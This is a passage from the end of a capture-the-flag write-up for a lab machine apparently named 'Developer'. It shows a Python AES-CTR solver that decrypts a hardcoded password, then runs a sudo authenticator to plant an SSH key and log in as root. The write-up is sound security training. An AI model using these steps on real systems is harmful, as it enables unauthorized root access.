hex_to_b64_key = b2a_base64(bytes.fromhex('a3e832345c7991619e20d43dbef4f5d5'))
hex_to_b64_nonce = b2a_base64(bytes.fromhex('761f59e3d9d2959aa79855dc0620816a'))
hex_to_b64_ct =
b2a_base64(bytes.fromhex('fe1b25f0806a97ca7880fd58fc5c20236ca2dbd0e502b5faebc0af3a9f271
52c'))
key = base64.decodebytes(hex_to_b64_key)
nonce = base64.decodebytes(hex_to_b64_nonce)
ct = base64.decodebytes(hex_to_b64_ct)
backend = default_backend()
cipher = Cipher(algorithms.AES(key), modes.CTR(nonce), backend=backend)
decryptor = cipher.decryptor()
print(decryptor.update(ct) + decryptor.finalize())
```

When we run the above solver script, the password for the application is successfully retrieved.

```
python3 solver.py

b'RustForSecurity@Developer@2021:)'
```

Now with the password, we can authenticate to the application and gain a prompt to add our SSH public key.

```
karl@developer:~$ sudo /root/.auth/authenticator

Welcome to TheCyberGeek's super secure login portal!
Enter your password to access the super user:

RustForSecurity@Developer@2021:)
You have successfully authenticated
Enter your SSH public key in now:

ssh-rsa <SNIP> tcg@eu-mod-1
You may now authenticate as root!
```

After adding our `id_rsa.pub` into the application, we are able to gain a SSH session as root.

```
ssh root@developer.htb

<SNIP>
root@developer:~# wc root.txt
 1  1 33 root.txt
```

The root flag can be found in `/root`.